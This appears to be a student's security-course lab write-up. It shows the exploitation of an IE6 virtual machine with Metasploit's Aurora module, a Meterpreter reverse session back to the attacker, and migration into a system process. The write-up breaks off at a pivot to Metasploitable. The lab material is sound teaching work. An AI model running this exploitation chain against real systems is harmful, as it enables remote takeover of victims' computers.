


Acquiring New Targets

Subtask 1

1. Use DNS Spoofing to redirect victim XP machine to your webserver. On your web server have a malicious iframe which targets internet explorer 6, as described in class.

You should submit screenshots showing the following

- a) Successfully exploitation of IE 6




```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No.1
06:31 AM

File Actions Edit View Help
Explorer "Aurora" Memory Corruption
getuid
[-] Unknown command: getuid.
msf5 exploit(windows/browser/ms10_002_aurora) > getuid
[-] Unknown command: getuid.
msf5 exploit(windows/browser/ms10_002_aurora) > whoami
[*] exec: whoami

root
msf5 exploit(windows/browser/ms10_002_aurora) >
[*] 192.168.1.109 ms10_002_aurora - Sending MS10-002 Microsoft Internet
Explorer "Aurora" Memory Corruption
[*] Sending stage (180291 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.112:4444 -> 192.168.1.109:1079)
at 2021-05-03 06:29:08 -0400
getuid
[-] Unknown command: getuid.
msf5 exploit(windows/browser/ms10_002_aurora) > session -i 1
[-] Unknown command: session.
msf5 exploit(windows/browser/ms10_002_aurora) > session
[-] Unknown command: session.
msf5 exploit(windows/browser/ms10_002_aurora) > session 1
[-] Unknown command: session.
msf5 exploit(windows/browser/ms10_002_aurora) > sessions 1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: SSIA-XP\admin
meterpreter > sysinfo
Computer      : SSIA-XP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

- b) Migrating out of the IE process



```
kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Shell No.1
06:35 AM

File Actions Edit View Help
552 372 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \\?\c:\W
INDOWS\system32\winlogon.exe
660 552 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDO
WS\system32\services.exe
672 552 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDO
WS\system32\lsass.exe
828 660 VBoxService.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDO
WS\system32\VBoxService.exe
876 660 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDO
WS\system32\svchost.exe
964 660 svchost.exe x86 0 C:\WINDO
WS\system32\svchost.exe
1012 1056 wuauclt.exe x86 0 SSIA-XP\admin C:\WINDO
WS\system32\wuauclt.exe
1056 660 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDO
WS\system32\svchost.exe
1124 660 svchost.exe x86 0 C:\WINDO
WS\system32\svchost.exe
1216 660 svchost.exe x86 0 C:\WINDO
WS\system32\svchost.exe
1252 1596 cmd.exe x86 0 SSIA-XP\admin C:\WINDO
WS\system32\cmd.exe
1276 660 alg.exe x86 0 C:\WINDO
WS\system32\alg.exe
1396 660 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDO
WS\system32\spoolsv.exe
1596 1568 explorer.exe x86 0 SSIA-XP\admin C:\WINDO
WS\Explorer.EXE
1636 1596 IEXPLORE.EXE x86 0 SSIA-XP\admin C:\Progr
am Files\Internet Explorer\IEXPLORE.EXE
1692 1596 VBoxTray.exe x86 0 SSIA-XP\admin C:\WINDO
WS\system32\VBoxTray.exe
1936 1056 wscntfy.exe x86 0 SSIA-XP\admin C:\WINDO
WS\system32\wscntfy.exe

meterpreter > migrate 1216
[*] Migrating from 1636 to 1216...
[*] Migration completed successfully.
meterpreter >
```

Subtask 2

1. Once you have exploited the XP machine, setup a route and use it to gain access to the metasploitable machine by exploiting VSFTP. This VM should be on a private network shared by the XP and Metasploitable machine.

You should submit screenshots showing the following

- ### a) Successfully exploitation of the Metasploitable Machine

